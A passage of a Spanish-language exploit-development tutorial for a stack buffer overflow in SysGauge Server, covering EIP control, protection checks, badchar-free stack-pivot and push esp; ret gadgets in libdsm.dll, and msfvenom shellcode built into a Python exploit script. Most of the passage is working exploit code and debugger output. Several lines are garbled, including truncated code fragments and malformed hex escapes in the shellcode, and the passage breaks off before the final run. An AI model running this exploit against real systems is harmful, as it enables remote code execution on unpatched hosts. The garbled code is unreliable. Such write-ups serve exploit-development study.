pkg_flag_to_deserialize = struct.pack("<I", ord(pkg_cmd[-1]))
pkg_part8 = "\x32\x01\x44\x61"
pkg_part9 = "\x74\x61\x01\x30"
pkg_part10 = "\x01\x00\x00\x00"
pkg_part11 = "\x00\x00\x00\x00"
```

Al realizar una nueva ejecución y analizar con IDA, obtenemos que EIP apunta a 0x33654132:

EAX 00000000
EBX 00000000
ECX 33654132
EDX 77A76D8D
ESI 00000000
EDI 00000000
EBP 0243F478
ESP 0243F458
EIP 33654132
EFL 00010246

Esta dirección es equivalente al string Little Endian `3eA2`, que en nuestro mensaje se vería como `2Ae3`

Buscando este patrón en nuestro código hemos encontrado la sección donde sobrescribimos EIP:

```
ab"
00"
00"
ck("<I", 0x400)
", 0x400)
5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae
struct.pack("<I", ord(pkg_cmd[-1])) # Este flag es controlado por el ultimo valor del buffer
51"
30"
00"
00"

part2 + pkg_part3 + pkg_loop_length + pkg_size + pkg_flag_to_deserialize + pkg_cmd + pkg_part8 + pkg_part9 + pkg_part1
```

Ajustamos nuestro script para reflejar el control de EIP:

```
pkg_header = "\x75\x19\xba\xab"
pkg_part2 = "\x03\x00\x00\x00"
pkg_part3 = "\x01\x00\x00\x00"
pkg_loop_length = struct.pack("<I", 0x400)
pkg_size = struct.pack("<I", 0x400)
pkg_cmd = "A" * 128
eip = struct.pack("<I", 0x41414141) # EIP|
junk = "C"*892
pkg_flag_to_deserialize = struct.pack("<I", ord(junk[-1])) # Este flag es controlado por el ultimo valor del buffer
pkg_part8 = "\x32\x01\x44\x61"
pkg_part9 = "\x74\x61\x01\x30"
pkg_part10 = "\x01\x00\x00\x00"
pkg_part11 = "\x00\x00\x00\x00"

package = pkg_header + pkg_part2 + pkg_part3 + pkg_loop_length + pkg_size + pkg_flag_to_deserialize + pkg_cmd + eip +
```

Es importante notar la cantidad de bytes en **pkg\_cmd (128 bytes)** y en **junk (892 bytes)** por lo que, de ser posible, seria mas cómodo trabajar nuestro shellcode dentro de los **892 bytes de junk**.

Con EIP corrupto ya somos capaces de comenzar la explotación del binario, para esto hay que primero determinar cuales son las protecciones del programa:

Modules							
Address	Name	Size	SafeSEH	ASLR	DEP	Canary	Path
00400000	sysgaus.exe	00029000	No	No	No	No	C:\Program Files\SysGauge Server\bin
00430000	libpal.dll	000E2000	No	No	No	No	C:\Program Files\SysGauge Server\bin
10000000	libdsm.dll	000B2000	No	No	No	No	C:\Program Files\SysGauge Server\bin

Ninguna de los módulos tiene DEP, Safe SEH ni ASLR activados.

Al momento del crash podemos ver que nuestro las “C” de **junk** (812 bytes) se encuentra en el stack en la dirección **0x0244FAA8**

0244FA98	41414141
0244FA9C	41414141
0244FAA0	41414141
0244FAA4	41414141
<b>0244FAA8</b>	<b>43434343</b>
0244FAAC	43434343
0244FAB0	43434343
0244FAB4	43434343
0244FAB8	43434343
0244FABC	43434343

Y que ESP se encuentra apuntado a **0x0244F458**

EBP 0244F478	↳ Stack[00001414]:0244F478
ESP 0244F458	↳ Stack[00001414]:0244F458
EIP 41414141	↳

La diferencia entre donde están las “C” en el stack y donde apunta ESP: **0x0244FAA8 - 0x0244F458** nos da como resultado **0x650** que es igual a **1616 bytes**.

Para una explotación rápida dependeríamos de 2 gadgets:

Un Stack Pivot mayor o igual a 1616 Bytes para posicionar ESP sobre nuestro buffer:  
. add esp, 0x650 # ret (o mayor)

Pasar la ejecución al stack para ejecutar nuestro buffer (No DEP)  
. push esp # ret


Utilizaremos IDA-Sploiter para buscar estos gadgets en los módulos del binario:

**\*\* Decidí utilizar gadgets del modulo libdsm.dll ya que libpal.dll variaba sus direcciones entre reinicios \*\***

## Buscando un Stack Pivot Gadget

Address	Gadget	Module	Size	Pivot
10024577	or eax, 5B5D5E5Fh # add esp, 65Ch # retn 8	libdsm.dll	3	1628
10024601	add esp, 65Ch # retn 8	libdsm.dll	2	1628
1002463D	add esp, 65Ch # retn 8	libdsm.dll	2	1628
100246DF	add esp, 65Ch # retn 8	libdsm.dll	2	1628

Verificamos que el pívot existe en 0x10024601:



Sustituimos EIP con la dirección del Stack Pivot: 0x10024601 en nuestro exploit.

```
pkg_header = "\x75\x19\xba\xab"
pkg_part2 = "\x03\x00\x00\x00"
pkg_part3 = "\x01\x00\x00\x00"
pkg_loop_length = struct.pack("<I", 0x400)
pkg_size = struct.pack("<I", 0x400)
pkg_cmd = "A" * 128
eip = struct.pack("<I", 0x10024601) # EIP
junk = "C"*892
pkg_flag_to_deserialize = struct.pack("<I", ord(junk[-1]))
pkg_part8 = "\x32\x01\x44\x61"
pkg_part9 = "\x74\x61\x01\x30"
pkg_part10 = "\x01\x00\x00\x00"
pkg_part11 = "\x00\x00\x00\x00"
```

Y ejecutamos el binario en IDA nuevamente y colocaremos un breakpoint en la dirección del Stack Pivot: 0x10024601




Y ejecutaremos el exploit, pero vemos que EIP no refleja la dirección de EIP que enviamos:

```
EBP 024BEF38 ↳ St
ESP 024BEF18 ↳ St
EIP 00004601 ↳
EFL 00010246
```

Esto se debe a que nuestra dirección contiene un carácter que es considerado badchar por el programa, el carácter `\x02`: `0x10024601`

Al buscar direcciones alternativas con IDA Sploiter no encontramos ninguna (esto suele pasar), por lo que nos ayudaremos de OllyDBG para encontrar un gadget.

Abrimos la librería `libdsm.dll` en **OllyDBG**, clic derecho **search for -> sequence of commands**



Y comenzamos a buscar algún gadget que cumpla la condición de hacer un `add esp, 0x650` o mayor y que el address no contenga el badchar "`\x02`"

Luego de un tiempo de búsqueda encontramos el siguiente gadget que cumple con las condiciones:

1001C6DE	81C4 58060000	ADD ESP, 658
1001C6E4	C3	RETN


Sustituimos EIP en el exploit por esta dirección: `0x1001C6DE`

```
pkg_header = "\x75\x19\xba\xab"
pkg_part2 = "\x03\x00\x00\x00"
pkg_part3 = "\x01\x00\x00\x00"
pkg_loop_length = struct.pack("<I", 0x400)
pkg_size = struct.pack("<I", 0x400)
pkg_cmd = "A" * 128
eip = struct.pack("<I", 0x1001C6DE) # Stack Pivot, add esp, 658; ret
junk = "C"*892
pkg_flag_to_deserialize = struct.pack("<I", ord(junk[-1])) # Este fla
pkg_part8 = "\x32\x01\x44\x61"
pkg_part9 = "\x74\x61\x01\x30"
pkg_part10 = "\x01\x00\x00\x00"
pkg_part11 = "\x00\x00\x00\x00"
```

Iniciamos el binario en IDA nuevamente, y colocamos un breakpoint en 0x1001C6DE



Y lanzamos el exploit una vez mas:



Al momento del crash EIP saltara hacia el stack pivot. El cual moverá el Stack hacia nuestro buffer:


Stack antes del Pivot:

Stack view		
02FFF8D8	77A76D79	ntdll.dll:ntdll_RtlRaiseS...
02FFF8DC	02FFF9C0	Stack[00000ED8]:02FFF9C0
02FFF8E0	02FFFF5C	Stack[00000ED8]:02FFFF5C
02FFF8E4	02FFF9DC	Stack[00000ED8]:02FFF9DC
02FFF8E8	02FFF994	Stack[00000ED8]:02FFF994
02FFF8EC	02FFFE2C	Stack[00000ED8]:02FFFE2C
02FFF8F0	77A76D8D	ntdll.dll:ntdll_RtlRaiseS...
02FFF8F4	02FFFF5C	Stack[00000ED8]:02FFFF5C
02FFF8F8	02FFF9A8	Stack[00000ED8]:02FFF9A8
02FFF8FC	77A76D4B	ntdll.dll:ntdll_RtlRaiseS...

Stack luego del Pivot:

024BFAA4	1001C6DE	libdsm.dll:libdsm_?Monito...
024BFAA8	43434343	
024BFAAC	43434343	
024BFAB0	43434343	
024BFAB4	43434343	
024BFAB8	43434343	
024BFABC	43434343	
024BFAC0	43434343	
024BFAC4	43434343	
024BFAC8	43434343	

En este punto la ejecución del programa se encuentra detenida en el siguiente RET:



add esp, 658h  
libdsm.dll:1001C6E4 retn

El cual obtendrá la dirección de EIP desde el stack controlado por nuestro buffer, haciendo pop directamente del valor 0x43434343 (nuestras "C").

Si observamos bien el stack, RET tomara el valor que se encuentra en 0x024BFAB0, pero antes de esta dirección nos encontramos con 8 bytes llenos con "C" justo debajo de la dirección que enviamos como Stack Pivot: 0x1001C6DE

Esto quiere decir que la dirección del gadget **push esp; ret** debe colocarse **8 bytes** luego de que sustituimos EIP en nuestro exploit quedando de la siguiente forma:

```
pkg_header = "\x75\x19\xba\xab"
pkg_part2 = "\x03\x00\x00\x00"
pkg_part3 = "\x01\x00\x00\x00"
pkg_loop_length = struct.pack("<I", 0x400)
pkg_size = struct.pack("<I", 0x400)
pkg_cmd = "A" * 128
eip = struct.pack("<I", 0x1001C6DE) # Stack Pivot: add esp, 658; ret
padding_to_align_push_esp_ret_gadget = "A" * 8
push_esp_ret_gadget = struct.pack("<I", 0x42424242) # Change execution to Stack: push esp, ret gadget
junk = "C"*880
pkg_flag_to_deserialize = struct.pack("<I", ord(junk[-1])) # Este flag es controlado por el ultimo va
pkg_part8 = "\x32\x01\x44\x61"
pkg_part9 = "\x74\x61\x01\x30"
pkg_part10 = "\x01\x00\x00\x00"
pkg_part11 = "\x00\x00\x00\x00"
```

Es importante aclarar que se ajustó el largo de junk:

Junk length antes: 892

Junk length después: 880


Esto debido a que agregamos 12 bytes al exploit entre el **padding para alinear el segundo gadget** y el **gadget push esp, ret** que estaban siendo ocupados por "C" en nuestro buffer.

## Buscando un push esp # ret Gadget

Ahora debemos encontrar un gadget **push esp; ret** para pasar la ejecución hacia el stack, justo donde se encuentra nuestro buffer, ya que, al no tener DEP, el binario nos permitirá ejecutar código en cualquier sección del programa.

100081D2	push esp # retn		libdsm.dll	2
100081D1	inc ecx # push esp # retn		libdsm.dll	3
100084F2	push esp # retn		libdsm.dll	2
100084F1	inc ecx # push esp # retn		libdsm.dll	3

Vemos que existen varios gadgets, pero todos contienen **00** en su address, es probable que esto se interprete como un badchar en el buffer (terminador de línea), por lo que buscamos otra dirección utilizando **OllyDBG**:




Luego de un poco de búsqueda encontramos el siguiente gadget que no contiene **\x00** en su address: 0x10066657

10066657	54	PUSH ESP
10066658	C3	RETN


Modificamos nuestro exploit para reflejar el gadget:

```
pkg_header = "\x75\x19\xba\xab"
pkg_part2 = "\x03\x00\x00\x00"
pkg_part3 = "\x01\x00\x00\x00"
pkg_loop_length = struct.pack("<I", 0x400)
pkg_size = struct.pack("<I", 0x400)
pkg_cmd = "A" * 128
eip = struct.pack("<I", 0x1001C6DE) # Stack Pivot: add esp, 658; ret
padding_to_align_push_esp_ret_gadget = "A" * 8
push_esp_ret_gadget = struct.pack("<I", 0x10066657) # Change execution to Stack: push esp, ret gadget
junk = "C"*880
pkg_flag_to_deserialize = struct.pack("<I", ord(junk[-1])) # Este flag es controlado por el ultimo va
pkg_part8 = "\x32\x01\x44\x61"
pkg_part9 = "\x74\x61\x01\x30"
pkg_part10 = "\x01\x00\x00\x00"
pkg_part11 = "\x00\x00\x00\x00"
```


Ejecutamos el binario con IDA y colocamos un breakpoint en 0x10066657



Lanzamos el exploit nuevamente, el binario crashea, controlamos EIP y salta al primer gadget:




Veamos el Stack en este momento:



Vemos como **luego del Stack Pivot**, RET tomara el valor del Segundo gadget (**push esp, ret**) del Stack por lo que saltara hacia el.



Observemos el Stack en este momento:



El RET del ultimo gadget pasara la ejecución del programa directamente hacia nuestras "C"

ESP	Stack[ 0000006C8 ] : 0237FAB4 ; -----
EIP	Stack[ 0000006C8 ] : 0237FAB4 inc ebx
	Stack[ 0000006C8 ] : 0237FAB5 inc ebx
	Stack[ 0000006C8 ] : 0237FAB6 inc ebx
	Stack[ 0000006C8 ] : 0237FAB7 inc ebx ebx=00000000
	Stack[ 0000006C8 ] : 0237FAB8 inc ebx
	Stack[ 0000006C8 ] : 0237FAB9 inc ebx
	Stack[ 0000006C8 ] : 0237FABA inc ebx
	Stack[ 0000006C8 ] : 0237FABB inc ebx
	Stack[ 0000006C8 ] : 0237FABC inc ebx
	Stack[ 0000006C8 ] : 0237FABD inc ebx
	Stack[ 0000006C8 ] : 0237FABE inc ebx
	Stack[ 0000006C8 ] : 0237FABF inc ebx
	Stack[ 0000006C8 ] : 0237FAC0 inc ebx
	Stack[ 0000006C8 ] : 0237FAC1 inc ebx
	Stack[ 0000006C8 ] : 0237FAC2 inc ebx
	Stack[ 0000006C8 ] : 0237FAC3 inc ebx
	Stack[ 0000006C8 ] : 0237FAC4 inc ebx
	Stack[ 0000006C8 ] : 0237FAC5 inc ebx
	Stack[ 0000006C8 ] : 0237FAC6 inc ebx

Para completar la explotación, bastaría con sustituir nuestras "C" con un nopsleed y un shellcode.

Generamos el shellcode con msfvenom con el comando:

```
./msfvenom -a x86 --platform windows -p windows/exec cmd=calc EXITFUNC=thread -e x86/shikata_ga_nai -i 5 -b '\x00\xFF\x0A\x0D\x02' -f python
```

```

[hdbreaker@hdbreaker]-(~/Desktop/Scripts/metasploit-framework)-[git://master X]
[> ./msfvenom -a x86 --platform windows -p windows/exec cmd=calc EXITFUNC=thread -e x86/s
hikata_ga_nai - -b '\x00\xFF\x0A\x0D\x02' -f python
Found 1 compatible encoders
Attempting to encode payload with 5 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 216 (iteration=0)
x86/shikata_ga_nai succeeded with size 243 (iteration=1)
x86/shikata_ga_nai succeeded with size 270 (iteration=2)
x86/shikata_ga_nai succeeded with size 297 (iteration=3)
x86/shikata_ga_nai succeeded with size 324 (iteration=4)
x86/shikata_ga_nai chosen with final size 324
Payload size: 324 bytes
Final size of python file: 1556 bytes
buf = "" + ebx
buf += "\xdd\xc7\xbf\x27\x3e\xe2\x54\xd9\x74\x24\xf4\x5b\x31"
buf += "\xc9\xb1\x4b\x31\x7b\x18\x83\xeb\xfc\x03\x7b\x33\xdc"
buf += "\x17\x8f\xfd\xf9\xac\x14\xf5\x42\x7a\x24\x1c\x79\xdd"
buf += "\xf5\x17\xcf\xa6\xc8\xe1\x29\x24\x6d\xf4\xca\xc4\x8d"
buf += "\xd2\x49\x4b\xd3\x39\x06\x3f\xb0\x61\xe8\x50\xfe\x8f"
buf += "\xc2\x97\x77\xc8\xe3\xe0\xdd\x84\x07\xca\xae\xb7\xf4"
buf += "\x6b\xbc\x5b\x4d\x1b\x88\x8e\xa7\xb6\x0f\xf7\xaf\x08"
buf += "\x52\x83\x3b\x10\xcf\xe5\xa3\xe8\xb8\x6e\xa3\x32\x30"
buf += "\x26\x0c\x8b\xc6\x3e\xe1\x65\x58\xfc\x14\x89\x01\x4e"
buf += "\xee\xcb\xf9\xf7\x8b\xc1\x5e\x01\x39\x90\xe4\xf1\x80"
buf += "\xeb\xbf\x67\x39\xe0\x35\xb2\x79\xdc\x45\x94\xc0\x28"
buf += "\x43\x11\x87\xcc\x5b\x3d\x69\x8d\x6a\x94\x27\x7e\x62"
buf += "\x15\x86\x92\x0e\x6f\xfe\x5e\x24\x1e\x6a\xc9\xd4\x37"
buf += "\x84\x69\x8c\x97\xe5\x5d\xd6\xac\xd7\x08\xaf\x92\x39"
buf += "\x64\x78\x56\x06\xe1\x2f\x40\xd0\xb2\xad\xd7\x81\x57"
buf += "\x8c\x12\x21\x3f\xc7\xcb\x46\x26\xcf\x94\x59\xb5\x73"
buf += "\xe3\xf3\x78\xf8\x6f\x13\xcf\x12\x11\xb9\x2a\x24\x24"
buf += "\x94\x99\x69\x1e\xae\xd3\x94\xd3\x40\xdd\xfe\x7\x1c"
buf += "\xe0\xb8\x5f\xd3\x9f\x08\x85\x26\x08\x37\x88\x52\x33"
buf += "\xb2\x48\x89\x45\x5d\x99\xae\xab\x84\x56\xba\x08\xbc"
buf += "\xc3\x6f\x59\x3a\xba\xb9\x72\xbc\xaa\x1\x1\x5c\x1b\x48"
buf += "\x54\xce\x06\x23\x06\xc3\x1e\x2a\x3c\x75\x1b\x8e\x32"
buf += "\x87\x1c\x72\x71\xdd\x94\x7f\x41\x7b\xee\xed\x16\x2b"
buf += "\xd3\xf\xab\x29\x36\x9a\x7c\x8e\xe3\x81\x55\x7a\x63"
buf += "\xd\x13\x9f\x09\x8c\xbb\x37\xf0\xe1\x4e\x17\x40"
payload = nopsleed + shellcode
junk = "C" * (880 - len(payload))
pkg_flag_to_deserialize = struct.pack("<I", ord(junk[-1])) # Este flag es controlado por el ultimo valor del buffer
pkg_part8 = "\x32\x01\x44\x61"
pkg_part9 = "\x74\x61\x01\x30"
pkg_part10 = "\x01\x00\x00\x00"
pkg_part11 = "\x00\x00\x00\x00"

```


Modificamos nuestro exploit para agregar un nopsleed de 100 bytes, agregamos nuestro shellcode de 324 bytes y ajustamos el junk de "C" quedando el exploit de la siguiente esta forma:

```


1 import socket
2 import struct
3
4 pkg_header = "\x75\x19\xba\xab"
5 pkg_part2 = "\x03\x00\x00\x00"
6 pkg_part3 = "\x01\x00\x00\x00"
7 pkg_loop_length = struct.pack("<I", 0x400)
8 pkg_size = struct.pack("<I", 0x400)
9 pkg_cmd = "A" * 128
10 eip = struct.pack("<I", 0x1001C6DE) # Stack Pivot: add esp, 658; ret
11 padding_to_align_push_ret_gadget = "A" * 8
12 push_esp_ret_gadget = struct.pack("<I", 0x10066657) # Change execution to Stack: push esp, ret gadget
13
14 nopsleed = "\x90" * 100
15 shellcode = "\xdd\xc7\xbf\x27\x3e\xe2\x54\xd9\x74\x24\xf4\x5b\x31"
16 shellcode += "\xc9\xb1\x4b\x31\x7b\x18\x83\xeb\xfc\x03\x7b\x33\xdc"
17 shellcode += "\x17\x8f\xfd\xf9\xac\x14\xf5\x42\x7a\x24\x1c\x79\xdd"
18 shellcode += "\xf5\x17\xcf\xa6\xc8\xe1\x29\x24\x6d\xf4\xca\xc4\x8d"
19 shellcode += "\xd2\x49\x4b\xd3\x39\x06\x3f\xb0\x61\xe8\x50\xfe\x8f"
20 shellcode += "\xc2\x97\x77\xc8\xe3\xe0\xdd\x84\x07\xca\xae\xb7\xf4"
21 shellcode += "\x6b\xbc\x5b\x4d\x1b\x88\x8e\xa7\xb6\x0f\xf7\xaf\x08"
22 shellcode += "\x52\x83\x3b\x10\xcf\xe5\xa3\xe8\xb8\x6e\xa3\x32\x3c"
23 shellcode += "\x26\x0c\x8b\xc6\x3e\xe1\x65\x58\xfc\x14\x89\x01\x4e"
24 shellcode += "\xee\xcb\xf9\xf7\x8b\xc1\x5e\x01\x39\x90\xe4\xf1\x80"
25 shellcode += "\xeb\xbf\x67\x39\xe0\x35\xb2\x79\xdc\x45\x94\xc0\x28"
26 shellcode += "\x43\x11\x87\xcc\x5b\x3d\x69\x8d\x6a\x94\x27\x7e\x62"
27 shellcode += "\x15\x86\x92\x0e\x6f\xfe\x5e\x24\x1e\x6a\xc9\xd4\x37"
28 shellcode += "\x84\x69\x8c\x97\xe5\x5d\xd6\xac\xd7\x08\xaf\x92\x39"
29 shellcode += "\x64\x78\x56\x06\xe1\x2f\x40\xd0\xb2\xad\xd7\x81\x57"
30 shellcode += "\x8c\x12\x21\x3f\xc7\xcb\x46\x26\xcf\x94\x59\xb5\x73"
31 shellcode += "\xe3\xf3\x78\xf8\x6f\x13\xcf\x12\x11\xb9\x2a\x24\x24"
32 shellcode += "\x94\x99\x69\x1e\xae\xd3\x94\xd3\x40\xdd\xfe\x7\x1c"
33 shellcode += "\xe0\xb8\x5f\xd3\x9f\x08\x85\x26\x08\x37\x88\x52\x33"
34 shellcode += "\xb2\x48\x89\x45\x5d\x99\xae\xab\x84\x56\xba\x08\xbc"
35 shellcode += "\xc3\x6f\x59\x3a\xba\xb9\x72\xbc\xaa\x1\x1\x5c\x1b\x48"
36 shellcode += "\x54\xce\x06\x23\x06\xc3\x1e\x2a\x3c\x75\x1b\x8e\x32"
37 shellcode += "\x87\x1c\x72\x71\xdd\x94\x7f\x41\x7b\xee\xed\x16\x2b"
38 shellcode += "\xd3\xf\xab\x29\x36\x9a\x7c\x8e\xe3\x81\x55\x7a\x63"
39 shellcode += "\xd\x13\x9f\x09\x8c\xbb\x37\xf0\xe1\x4e\x17\x40"
40
41 payload = nopsleed + shellcode
42
43 junk = "C" * (880 - len(payload))
44 pkg_flag_to_deserialize = struct.pack("<I", ord(junk[-1])) # Este flag es controlado por el ultimo valor del buffer
45 pkg_part8 = "\x32\x01\x44\x61"
46 pkg_part9 = "\x74\x61\x01\x30"
47 pkg_part10 = "\x01\x00\x00\x00"
48 pkg_part11 = "\x00\x00\x00\x00"

```

Ejecutamos el programa con IDA, lanzamos el exploit y seguimos la ejecución sobre los breakpoints hasta llegar al segundo gadget:



